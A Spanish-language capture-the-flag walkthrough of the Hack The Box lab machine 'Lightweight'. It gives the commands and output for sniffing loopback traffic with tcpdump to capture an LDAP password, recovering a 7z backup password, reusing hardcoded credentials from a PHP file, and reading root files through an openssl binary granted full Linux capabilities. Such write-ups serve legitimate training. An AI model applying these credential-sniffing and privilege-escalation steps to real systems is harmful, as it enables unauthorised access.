

EthicalHCOP


Con una explotación inicial muy orientada al networking, Lightweight tiene componentes interesantes y algunos de ellos vistos muy comúnmente en máquinas de la vida real. Cada maquina es un mundo nuevo con cientos de cosas por aprender y Light no fue la excepción.

Reconocimiento y Escaneo


El resultado de nuestro típico escaneo NMAP nos revela la existencia de los puertos 22, 80 y 389, perteneciendo a respectivamente a los servicios de ssh, http y ldap.

```
[root@parrot]--[home/ethicalhackingcop/Descargas/HTB/lightweight]
#cat lightweightNMAP.txt
# Nmap 7.70 scan initiated Sun Mar 24 17:42:48 2019 as: nmap -A -sV -oN lightweightNMAP.txt 10.10.10.119
Nmap scan report for 10.10.10.119
Host is up (0.20s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|_ 256 31:6c:c1:eb:3b:28:0f:ad:d5:79:72:8f:f5:b5:49:db (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16)
389/tcp    open  ldap?
| fingerprint-strings:
|_ LDAPSearchReq:
|   0'0%
|   objectClass1
|_   OpenLDAProotDSE0
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port389-TCP:V=7.70%I=7%D=3/24%Time=5C980801%P=x86_64-pc-linux-gnu%r(LDA
SF:PSearchReq,40,"00\x02\x01\x07d\+\x04\x00'0%\x04\x0bobjectClass1\x16\x0
```


Navegando en el sitio web, encontramos un mensaje que nos advierte que el sitio está protegido contra fuerza bruta.




Vemos en una de las páginas (Info) un mensaje muy importante que en resumen nos avisa que: “no podemos hacer fuerza bruta o seremos bloqueados por 5 minutos”



Otra página que nos avisa de cuáles IP han sido baneadas. Un comportamiento raro en esta página es que se tarda en cargar mucho más que las otras anteriores.



Y por ultimo una pagina que en resumen nos dice que podemos acceder mediante ssh con nuestra IP como usuario y contraseña, aparte que debemos de cambiar la contraseña lo más pronto ingresemos.



Ingresamos al sistema y nos encontramos en una carpeta raíz a la cual solo podemos acceder a nuestra carpeta de usuario.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/lightweight]
#ssh 10.10.14.9@10.10.10.119
10.10.14.9@10.10.10.119's password:
Last login: Sun Mar 31 10:54:25 2019 from 10.10.14.9
[10.10.14.9@lightweight ~]$
```

En lo personal ejecute LinEnum para enumerar algo que me pueda ayudar a elevar privilegios.

```
#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.94

[-] Debug Info
[+] Thorough tests = Disabled (SUID/GUID checks will not be perfomed!)

Scan started at:
dom mar 31 11:04:21 BST 2019

### SYSTEM #####
[-] Kernel information:
Linux lightweight.htb 3.10.0-862.3.3.el7.x86_64 #1 SMP Fri Jun 15 04:15:27 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux

[-] Kernel information (continued):
Linux version 3.10.0-862.3.3.el7.x86_64 (builder@kbuilder.dev.centos.org) (gcc version 4.8.5 20150623 (Red Hat 4.8.5-28) (GCC) ) #1 SMP Fri Jun 15 04:15:27 UTC 2018
```


El escaneo revela la existencia del programa “tcpdump” el cual podemos usar para ver qué está pasando en la comunicación tcp local de la máquina.

```
sshd                **Nunca ha accedido**
postfix             **Nunca ha accedido**
ntp                 **Nunca ha accedido**
chrony              **Nunca ha accedido**
tcpdump             **Nunca ha accedido**
ldap                **Nunca ha accedido**
saslauth            **Nunca ha accedido**
ldapuser1           pts/1          dom mar 31 00:42:03 +0000 2019
ldapuser2           pts/0          vie nov 16 22:41:31 +0000 2018
10.10.14.2           pts/0          vie nov 16 22:39:02 +0000 2018
10.10.14.69          pts/1          dom mar 31 00:41:34 +0000 2019
10.10.14.9           pts/0          dom mar 31 10:54:25 +0100 2019
```

Explotación de Usuario.

Ejecutamos tcpdump leyendo el tráfico de la máquina local y guardando el resultado en un archivo pcap.

```
[10.10.14.9@lightweight ~]$ tcpdump -i lo -w eth.pcap
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Generamos tráfico tcp en la máquina realizando un login al ssh y navegando en el sitio web.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/lightweight]
#ssh 10.10.14.9@10.10.10.119
10.10.14.9@10.10.10.119's password:
Last login: Sun Mar 31 10:54:25 2019 from 10.10.14.9
[10.10.14.9@lightweight ~]$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.119 netmask 255.255.255.0 broadcast 10.10.10.255
    ether 00:50:56:b0:97:a4 txqueuelen 1000 (Ethernet)
    RX packets 39617 bytes 4499359 (4.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 14270 bytes 4352579 (4.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 575 bytes 109808 (107.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 575 bytes 109808 (107.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

No seguro | 10.10.10.119/status.php

List of banned IPs

You may or may not see this page when you are banned.


This page has been generated at 2019/03/31 12:56:30. Data is refreshed every minute.

[home](#) [info](#) [status](#) [user](#)

Luego de navegar por los componentes del sitio y del login en ssh, paramos la captura de tcp y vemos que este ha capturado un total de 22 paquetes filtrados

```
[10.10.14.9@lightweight ~]$ tcpdump -i lo -w eth.pcap
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
^C11 packets captured
22 packets received by filter
0 packets dropped by kernel
```

Este archivo ha quedado en nuestra carpeta en el servidor lightweight, así que aprovechando el ssh usamos sftp para acceder y extraer el archivo.



El análisis de este archivo ha revelado varios protocolos, entre ellos algunos pertenecientes a LDAP en donde al ser leídos obtenemos un string de conexión al servidor, entre los datos de este string se encuentra un usuario y su contraseña.

A screenshot of the Wireshark network protocol analyzer. The title bar says "eth.pcap (sandboxed or root)". The menu bar includes "File", "Edit", "View", "Go", "Capture", "Analyze", "Statistics", "Telephony", "Wireless", "Tools", and "Help". The toolbar contains various icons for packet capture and analysis. The packet list pane shows a table of captured packets. Packet 4 is selected, showing an LDAP bind request. The packet details pane on the right shows the structure of the selected packet, including the LDAPMessage, protocolOp, and authentication details.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.10.119	10.10.10.119	TCP	74	57298 → 389 [SYN] Seq=
2	0.000057	10.10.10.119	10.10.10.119	TCP	74	389 → 57298 [SYN, ACK]
3	0.000118	10.10.10.119	10.10.10.119	TCP	66	57298 → 389 [ACK] Seq=
4	0.000228	10.10.10.119	10.10.10.119	LDAP	157	bindRequest(1) "uid=ld
5	0.000242	10.10.10.119	10.10.10.119	TCP	66	389 → 57298 [ACK] Seq=
6	0.013646	10.10.10.119	10.10.10.119	LDAP	80	bindResponse(1) succes
7	0.013659	10.10.10.119	10.10.10.119	TCP	66	57298 → 389 [ACK] Seq=
8	0.019663	10.10.10.119	10.10.10.119	LDAP	73	unbindRequest(2)
9	0.019687	10.10.10.119	10.10.10.119	TCP	66	57298 → 389 [FIN, ACK]

► Transmission Control Protocol, Src Port: 57298, Dst Port: 389, Seq: 1, Ack: 1, Len: 91

▼ Lightweight Directory Access Protocol

- LDAPMessage bindRequest(1) "uid=ldapuser2,ou=People,dc=lightweight,dc=htb" simple
 - messageID: 1
 - protocolOp: bindRequest (0)
 - bindRequest
 - version: 3
 - name: uid=ldapuser2,ou=People,dc=lightweight,dc=htb
 - authentication: simple (0)
 - simple: 8bc8251332abe1d7f105d3e53ad39ac2



Realizamos el logueo como el usuario y contraseña encontrada para obtener la bandera del usuario.

```
[10.10.14.9@lightweight ~]$ su ldapuser2
Contraseña:
[ldapuser2@lightweight 10.10.14.9]$ ls
ls: no se puede abrir el directorio .: Permiso denegado
[ldapuser2@lightweight 10.10.14.9]$ pwd
/home/10.10.14.9
[ldapuser2@lightweight 10.10.14.9]$ cd ..
[ldapuser2@lightweight home]$ cd ls
bash: cd: ls: No existe el fichero o el directorio
[ldapuser2@lightweight home]$ pwd
/home
[ldapuser2@lightweight home]$ cd ldapuser2
[ldapuser2@lightweight ~]$ ls
backup.7z  OpenLDAP-Admin-Guide.pdf  OpenLdap.pdf  user.txt
[ldapuser2@lightweight ~]$ cat user.txt
8e866d2bb7e13e57aach110207f48026
```


Explotación de Root.

Dentro de esta carpeta, existen otros archivos que no pueden ser leídos como lo son los pdf y un archivo 7z que tampoco puede ser abierto, así que los paso a la carpeta temporal y les asigno permisos 777, de esta manera puedo acceder de manera gráfica y descargar los archivos.

```
[ldapuser2@lightweight ~]$ cp backup.7z /tmp/
[ldapuser2@lightweight ~]$
```



Al intentar abrir el archivo comprimido nos solicita una contraseña, así que buscando cómo abrirlo, encontré este sitio que me ayudó a encontrar la pass.



The screenshot shows the LostMyPass website. At the top, there is a navigation bar with the LostMyPass logo (a red cloud with a white padlock) and the text "LostMyPass". To the right of the logo are three links: "HOME", "HOW IT WORKS", and "FILE TYPES". Below the navigation bar, there is a dark banner with the text "Home / backup.7z". In the center of the page, there is a green box with a white checkmark and the text "Success! We have recovered the password". Below this box, there is a form with the label "Your password:" and a text input field containing the word "delete". To the right of the input field, there is a button that says "Review us on ★ Trustpilot".

Descomprimimos el archivo y vemos que este contiene 5 archivos en su interior.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/lightweight]
#7z x backup.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=es_CO.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Celeron(R) CPU N2840 @ 2.16GHz (30678),ASM)

Scanning the drive for archives:
1 file, 3411 bytes (4 KiB)

Extracting archive: backup.7z
--
Path = backup.7z
Type = 7z
Physical Size = 3411
Headers Size = 259
Method = LZMA2:12k 7zAES
Solid = +
Blocks = 1

Enter password (will not be echoed):
Everything is Ok

Files: 5
Size: 10270
Compressed: 3411

[x]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/lightweight]
#cd backup/
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/lightweight/backup]
#ls
index.php info.php reset.php status.php user.php
```

Estos archivos pertenecen a la página que encontramos en el puerto 80. Analizándolos detalladamente, se encuentra en el archivo status.php las credenciales de otro usuario en el sistema.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/lightweight/backup]
#cat status.php
<!DOCTYPE html>
<html lang="en" >

<?php $ip=$_SERVER['REMOTE_ADDR'];?>
```

```
<?php
$username = 'ldapuser1';
$password = 'f3ca9d298a553da117442deeb6fa932d';
$ldapconfig['host'] = 'lightweight.htb';
$ldapconfig['port'] = '389';
$ldapconfig['basedn'] = 'dc=lightweight,dc=htb';
//$ldapconfig['usersdn'] = 'cn=users';
$ds=ldap_connect($ldapconfig['host'], $ldapconfig['port']);
ldap_set_option($ds, LDAP_OPT_PROTOCOL_VERSION, 3);
ldap_set_option($ds, LDAP_OPT_REFERRALS, 0);
ldap_set_option($ds, LDAP_OPT_NETWORK_TIMEOUT, 10);

$dn="uid=ldapuser1,ou=People,dc=lightweight,dc=htb";
```

```
[ldapuser2@lightweight 10.10.14.8]$ su ldapuser1
Contraseña:
[ldapuser1@lightweight 10.10.14.8]$ █
```

Uno de los métodos para elevación de privilegios, se basa en aprovechar las capabilities que tienen los usuarios y elevar la consola al administrador.

<https://linux-audit.com/linux-capabilities-101/#what-are-linux-capabilities>

<https://medium.com/@int0x33/day-44-linux-capabilities-privilege-escalation-via-openssl-with-selinux-enabled-and-enforced-74d2bec02099>

En esta máquina, aprovecharemos la capability openssl que tiene el usuario ldapuser1.

```
[ldapuser1@lightweight 10.10.14.8]$ getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/sbin/mtr = cap_net_raw+ep
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+ep
/home/ldapuser1/tcpdump = cap_net_admin,cap_net_raw+ep
/home/ldapuser1/openssl = ep
[ldapuser1@lightweight 10.10.14.8]$ █
```


Siguiendo con las instrucciones del manual, creamos en la carpeta temporal un certificado ssl, nótese que el certificado no necesita datos específicos para ser creado.

```
[ldapuser1@lightweight 10.10.14.9]$ cd /tmp
[ldapuser1@lightweight tmp]$ openssl req -x509 -newkey rsa:2048 -keyout key.pem
-out cert.pem -days 365 -nodes
Generating a 2048 bit RSA private key
.....+++
.....+++
writing new private key to 'key.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [XX]:CO
State or Province Name (full name) []:none
Locality Name (eg, city) [Default City]:none
Organization Name (eg, company) [Default Company Ltd]:none
Organizational Unit Name (eg, section) []:none
Common Name (eg, your name or your server's hostname) []:none
Email Address []:none@none.none
```

Luego subimos un servidor localmente en la carpeta raíz implementando el certificado ssl anteriormente creado en algún puerto , en este caso es el mismo del ejemplo.

```
[ldapuser1@lightweight /]$ home/ldapuser1/openssl s_server -key /tmp/key.pem -cert /tmp/cert.pem -port 1337 -HTTP
Using default temp DH parameters
ACCEPT
```

En otra consola utilizamos curl para acceder como administrador a la carpeta del root haciendo un llamado a la url con https.

```
[ldapuser1@lightweight 10.10.14.9]$ curl -k "https://127.0.0.1:1337/root/root.txt"
5144e200e5e6b2f6f6f6f74e8f4b2125f6
```

En la terminal en la que subimos el servidor, podemos ver que se ha hecho una petición al archivo root.txt y ha sido aceptado.

```
[ldapuser1@lightweight /]$ home/ldapuser1/openssl s_server -key /tmp/key.pem -cert /tmp/cert.pem -port 1337 -HTTP
Using default temp DH parameters
ACCEPT
FILE:root/root.txt
ACCEPT
```

Agradecimientos:

Sephiroth (67969)

ptestig (83555)